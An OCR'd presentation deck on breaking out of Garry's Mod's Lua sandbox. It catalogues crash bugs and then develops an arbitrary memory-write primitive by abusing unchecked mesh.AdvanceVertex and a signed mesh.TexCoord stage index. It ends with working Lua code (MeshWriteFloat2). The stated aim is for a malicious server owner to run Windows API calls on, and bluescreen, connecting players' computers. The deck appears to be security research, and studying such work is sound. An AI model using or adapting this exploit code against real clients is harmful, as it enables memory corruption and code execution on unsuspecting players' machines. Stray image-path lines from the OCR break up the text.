Fun with Lua

Breaking out of Garry's Mod's Lua sandbox

!cake
(and some help from PotcFdk)

v1.1 2014-05-25

Garry’s Mod

Garry's Mod

- Multiplayer sandbox
- Powered by Lua (LuaJIT 2.0.0)

- Servers send Lua code to clients to run
- Server owners control what Lua code clients run!

- Runs as a 32-bit process
- All pointers are 32-bit.

Goals

- ~~Crash Garry's Mod~~ Garry's Mod crashes itself
- Call any Windows API function from within Lua
- Bluescreen the computer
  (because we're an evil server owner who wants so see the world bluescreen)

WITHOUT ANY EXTRA MODULES

(hard mode)

Goals

1. Work out how to write to arbitrary memory inside the Garry's Mod process.
2. Work out how to call Windows API functions.
3. Induce blue screen of death.

Where do we start?

IDK CRASHES ARE FUN

Crashing Garry's Mod

- `gui.OpenURL`
- `LocalPlayer ().ConCommand`
- `cam.PopModelMatrix`
- `mesh.*`
- <too many to list>

Crashing Garry's Mod

```
gui.OpenURL (string url)
```

- Crashes when passed a really large URL. eg. 128 MiB
- Also brings down Steam a lot of the time.

Crashing Garry's Mod

- `gui.OpenURL`
- `LocalPlayer ().ConCommand`
- `cam.PopModelMatrix`
- `mesh.*`
- <too many to list>

Skip to cam.PopModelMatrix

Crashing Garry's Mod

```
LocalPlayer ():ConCommand (string command)
```

- Crashes when an overly long command is given.

Skip to cam.PopModelMatrix

Crashing Garry's Mod

- `gui.OpenURL`
- `LocalPlayer ().ConCommand`
- `cam.PopModelMatrix`
- `mesh.*`
- <too many to list>

Skip to mesh Library

Crashing Garry's Mod

```
cam.PopModelMatrix ()
```

- Crashes if you pop too many times and then some.


- There are no checks for stack underflow in release mode!

Skip to mesh Library

Crashing Garry's Mod

```
cam.PopModelMatrix ()
```

- Underflowing the matrix stack allows you to write to memory using `cam.PushModelMatrix`.



Writing to Memory

- Allows us to overwrite variables.
- Allows us to overwrite pointers.
- Allows us to overwrite pointers to functions and control execution flow.

Skip to mesh Library

Writing to Memory

```
cam.PushModelMatrix (VMatrix matrix)
```

VMatrices are 64 bytes:

```
struct VMatrix { float m [4] [4]; }
```

We want to write UInt32s!

We can convert UInt32s to floats in Lua.

Skip to mesh Library

Writing to Memory
VMatrices

```
struct VMatrix { float m [4] [4]; }
```

How do we set `VMatrix` elements?

NOTE: These VMatrix slides were created before _Kilburn added VMatrix.SetField and are no longer that relevant.

Skip to mesh Library

Writing to Memory
VMatrices

```
VMatrix.GetAngles
VMatrix.GetScale
VMatrix.GetTranslation
VMatrix.Rotate
VMatrix.Scale
VMatrix.ScaleTranslation
VMatrix.SetAngles
VMatrix.SetTranslation
VMatrix.Translate
VMatrix.__mul
```

These don't modify any elements

Might as well use `SetTranslation`


Might as well use `Rotate`

We cannot set matrix elements directly!

Skip to mesh Library

Writing to Memory

VMatrices



Skip to mesh Library

Writing to Memory
VMatrices

- The top left 3x3 elements can be set using matrix multiplication.

- Matrix decomposition:

$$A = \overset{\text{rotation*}}{Q}\ \underset{\text{scale}}{\Sigma}\ \overset{\text{rotation*}}{Q^t}$$

* rotation and reflection really

- Subject to floating point error.

  Will adjusting the rotation angles and scale factors by ε solve this?

Skip to mesh Library

Writing to Memory
VMatrices

- We can't control the last row (16 B) of data written.
- We have poor control over the top left 3x3 elements of the data.

- We can only write certain `UInt32` values since we're using `floats`


  (but this probably doesn't matter)

Skip to mesh Library

Writing to Memory
VMatrices

```
cam.PushModelMatrix (VMatrix matrix)
```

- We don’t know where we’re writing.
- We’re limited to writing below the model matrix stack.



Skip to mesh Library

Writing to Memory
VMatrices

Let’s look for another method for now.

Skip to mesh Library

Crashing Garry's Mod

- `gui.OpenURL`
- `LocalPlayer ().ConCommand`
- `cam.PopModelMatrix`
- `mesh.*`
- <too many to list>

Crashing Garry's Mod

The mesh Library

```
mesh.*
```

Crashing Garry's Mod
The mesh Library

```
mesh.AdvanceVertex
mesh.Begin
mesh.Color
mesh.End
mesh.Normal
mesh.Position
mesh.Quad
mesh.QuadEasy
mesh.Specular
mesh.TangentS
mesh.TangentT
mesh.TexCoord
mesh.VertexCount
```

These functions are really crash-prone.


Even looking at them the wrong way can crash Garrys' Mod.

Crashing Garry's Mod

The mesh Library

```
mesh.Begin (int primitiveType, int primitiveCount)
```

Calling this with a `primitiveCount` that requires more than 32,768 vertices will hit an engine check.




Skip to important bit

Crashing Garry's Mod

The mesh Library

```
mesh.Begin (int primitiveType, int primitiveCount)
```

Calling this with an invalid `primitiveType` will hit an engine check (regardless of the `primitiveCount`).


Engine Error
Too many verts for a dynamic vertex buffer (264100400 > 32768) Tell a programmer to up VERTEX_BUFFER_SIZE.
0x0FBDDA30?
This number looks like an uninitialized variable.
(it is.)
OK

Skip to important bit

Crashing Garry's Mod

The mesh Library

```
mesh.End ()
```

Calling this without a corresponding `mesh.Start` call will crash the game.

(access violation reading `0x00000000`)

Skip to important bit

Crashing Garry's Mod
The mesh Library

```
mesh.Color
mesh.End
mesh.Normal
mesh.Position
mesh.Quad
mesh.QuadEasy
mesh.Specular
mesh.TangentS
mesh.TangentT
mesh.TexCoord
```

These functions write to the currently selected vertex.

ie. they write to memory.

Calling these before the first successful call to `mesh.Begin` will crash the game.
(access violation writing location `0x00000000`)
Calling these after a `mesh.Begin` and `mesh.End` pair does not crash the game.
Unless you call `mesh.AdvanceVertex` enough times!

Skip to important bit

Crashing Garry's Mod
The mesh Library

`mesh.AdvanceVertex ()`


- Moves to the next the vertex to be written.
- Does no bounds checking!
- Works even after `mesh.End` has been called!
  (does not crash!)

Skip to important bit

Writing to Memory

The mesh Library

```
mesh.Begin (0, 32768)
mesh.End () -- Not really neccessary
for i = 1, 65536 do mesh.AdvanceVertex () end
mesh.Position (Vector (x, y, z))
```



We can also take advantage of integer overflow to write before the vertex buffer!

Writing to Memory
The mesh Library

- We can write anywhere!

But how do we know where we're writing?

Skip to important bit

Writing to Memory
The mesh Library

- Calling `mesh.AdvanceVertex` n times increments the vertex pointer by `n * sizeof (Vertex)`.

```
pVertex = pVertexBuffer + n * sizeof (Vertex)
```

Skip to important bit

Writing to Memory
The mesh Library

```
for i = 1, n do mesh.AdvanceVertex () end
pVertex = pVertexBuffer + n * sizeof (Vertex)
```

- What's `pVertexBuffer`?

- What's `sizeof (Vertex)`?

Skip to important bit

Writing to Memory
The mesh Library

`pVertexBuffer`

- We don’t know where the vertex buffer lies.

- But it’s `0x00010000` aligned.
  (determined through experiment)

Skip to important bit

Writing to Memory
The mesh Library

```
for i = 1, n do mesh.AdvanceVertex () end
pVertex = pVertexBuffer + n * sizeof (Vertex)
```

- What's `pVertexBuffer`?


- What's `sizeof (Vertex)`?

Skip to important bit

Writing to Memory

The mesh Library

```
sizeof (Vertex)
```



Skip to important bit

Writing to Memory
The mesh Library

```
sizeof (Vertex)
```

- Around 44 or 48 bytes.

WAIT.

There were a lot of mesh library functions for vertex fields.

Does this mean that some of them do nothing?

Skip to important bit

Writing to Memory

The mesh Library

```
mesh.AdvanceVertex
mesh.Begin
mesh.Color
mesh.End
mesh.Normal
mesh.Position
mesh.Quad
mesh.QuadEasy
mesh.Specular
mesh.TangentS
mesh.TangentT
mesh.TexCoord
mesh.VertexCount
```

Skip to important bit

Writing to Memory
The mesh Library

```
mesh.AdvanceVertex
mesh.Begin
mesh.Color
mesh.End
mesh.Normal
mesh.Position
mesh.Quad
mesh.QuadEasy
mesh.Specular
mesh.TangentS
mesh.TangentT
mesh.TexCoord (int stage > 0, float u, float v)
mesh.VertexCount
```

These functions don't write anything
(no access violations after `mesh.Begin` and calling `mesh.AdvanceVertex` 40,000,000 times.)

Skip to important bit

Writing to Memory

The mesh Library

```
     mesh.AdvanceVertex
     mesh.Begin
 4 B mesh.Color
     mesh.End
12 B mesh.Normal
12 B mesh.Position
     mesh.Quad
     mesh.QuadEasy
     mesh.Specular
     mesh.TangentS
     mesh.TangentT
 8 B mesh.TexCoord (int stage == 0, float u, float v)
     mesh.VertexCount
36 B total
```

Utility functions


Skip to important bit

Writing to Memory

The mesh Library

```
sizeof (Vertex)
```

- 36 by
- 44 by
- 48 by


Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
Image Name CPU Memory (Private Wo... Description
dwm.exe 01 24,712 K Desktop Window Manager
EXCEL.EXE *32 00 29,548 K Microsoft Office Excel
explorer.exe 00 202,060 K Windows Explorer
explorer.exe 00 24,360 K Windows Explorer
explorer.exe 00 18,508 K Windows Explorer
explorer.exe 00 17,916 K Windows Explorer
firefox.exe *32 00 2,209,164 K Firefox
fvsvr.exe 00 2,368 K FileVault Server Module
GameOverlayUI.exe *32 00 12,472 K gameoverlayui.exe
GoogleCrashHandler.exe *32 00 520 K Google Crash Handler
GoogleCrashHandler64.exe 00 668 K Google Crash Handler
GPU-Z.exe *32 00 13,232 K GPU-Z - Video card Information Utility
HeciServer.exe 00 1,728 K Intel(R) Capability Licensing Service Interface
hkcmd.exe 00 1,536 K hkcmd Module
hl2.exe *32 01 329,908 K hl2.exe
Hotkey.exe 00 10,816 K HotKey
httpd.exe *32 00 5,012 K Apache HTTP Server
httpd.exe *32 00 35,944 K Apache HTTP Server
HWMonitor.ex 00 6,304 K HWMonitor
IAStorDataMg 00 14,188 K IAStorDataSvc
IAStorIcon.ex 00 2,076 K IAStorIcon
igfxpers.exe 00 1,800 K persistence Module
igfxtray.exe 00 1,536 K igfxTray Module
iusb3mon.exe 00 1,396 K iusb3mon
Open File Location
End Process
End Process Tree
Debug
UAC Virtualization
Create Dump File
Set Priority
Set Affinity...
Properties
Go to Service(s)
End Process
Processes: 127 CPU Usage: 12% Physical Memory: 56%

Skip to important bit

Writing to Memory
The mesh Library

```
sizeof (Vertex)
```

- …
- It’s 48 bytes.

- 36 bytes of data
- 12 bytes of padding we can’t write to

  D:

Skip to important bit

Writing to Memory

The mesh Library

```
for i = 1, n do mesh.AdvanceVertex () end
pVertex = pVertexBuffer + n * sizeof (Vertex)
```

- What's `pVertexBuffer`?

  No idea, but it's `0x0001000` aligned.

- What's `sizeof (Vertex)`?

  48 bytes

Skip to important bit

Writing to Memory

The mesh Library

We don’t know what `pVertexBuffer` is.

We don’t know where we’re writing.

Time for a heap spray?

BUT WAIT

Writing to Memory
The mesh Library

```
mesh.AdvanceVertex
mesh.Begin
mesh.Color
mesh.End
mesh.Normal
mesh.Position
mesh.Quad
mesh.QuadEasy
mesh.Specular
mesh.TangentS
mesh.TangentT
mesh.TexCoord (int stage > 0, float u, float v)
mesh.VertexCount
```

These functions don't write anything
OR DO THEY?

Writing to Memory
The mesh Library

```
mesh.AdvanceVertex
mesh.Begin
mesh.Color
mesh.End
mesh.Normal
mesh.Position
mesh.Quad
mesh.QuadEasy
mesh.Specular
mesh.TangentS
mesh.TangentT
mesh.TexCoord (1 ≤ int stage ≤ 7, float u, float v)
mesh.VertexCount
```

These functions don't write anything

CORRECTION

Skip to important bit

Writing to Memory

The mesh Library

```
mesh.TexCoord (int stage, float u, float v)
```

This is signed!

public/material_system/imesh.h: (Source SDK, publicly available)

```
inline void CVertexBuilder::TexCoord2f( int nStage, float s, float t )
{
    Assert( m_pTexCoord[nStage] && m_pCurrTexCoord[nStage] );
    Assert( IsFinite(s) && IsFinite(t) );

    float *pDst = m_pCurrTexCoord[nStage];
    *pDst++ = s;
    *pDst = t;
}
```

Asserts do nothing in release mode

What fields are before and after this?

Skip to important bit

Writing to Memory

The mesh Library

`m_pCurrTexCoord[nStage]`

public/material_system/imesh.h:

```
class CVertexBuilder : private VertexDesc_t
{
    // [...]
    // Max number of indices and vertices
-5  int m_nMaxVertexCount;

    // Number of indices and vertices
-4  int m_nVertexCount;

    // The current vertex and index
-3  mutable int m_nCurrentVertex;

    // Optimization: Pointer to the current pos, norm, texcoord, and color
-2  mutable float *m_pCurrPosition;
-1  mutable float *m_pCurrNormal;
+0  mutable float *m_pCurrTexCoord[VERTEX_MAX_TEXTURE_COORDINATES];
+8  mutable unsigned char *m_pCurrColor;

    // Total number of vertices appended
+9  int m_nTotalVertexCount;
```

mesh.AdvanceVertex

```
inline void CVertexBuilder::AdvanceVertex()
{
    if ( ++m_nCurrentVertex > m_nVertexCount )
    {
        m_nVertexCount = m_nCurrentVertex;
    }
```

We can control this!

Skip to important bit

Writing to Memory
The mesh Library

```
m_nCurrentVertex

mesh.Begin              →   m_nCurrentVertex = 0
mesh.End                →   // Nothing!
mesh.AdvanceVertex      →   m_nCurrentVertex++
                            // No limits
                            // TO THE MOON!

mesh.TexCoord (int stage, float u, float v)
    *(float *) m_nCurrentVertex      = u
    *(float *)(m_nCurrentVertex + 4) = v
```

Skip to important bit

Writing to Memory

The mesh Library

What about UInt32s?

```
function MeshWriteFloat2 (address, float1, float2)
    mesh.Begin (0, 0) -- m_nCurrentVertex = 0
    mesh.End ()       -- Not really neccessary

    -- m_nCurrentVertex += address
    local mesh_AdvanceVertex = mesh.AdvanceVertex
    for i = 1, address do
        mesh_AdvanceVertex ()
    end

    -- *(float *) m_nCurrentVertex      = float1
    -- *(float *)(m_nCurrentVertex + 4) = float2
    mesh.TexCoord (-3, float1, float2) -- BOOYAH
end
```

We don't need to reset this every time.

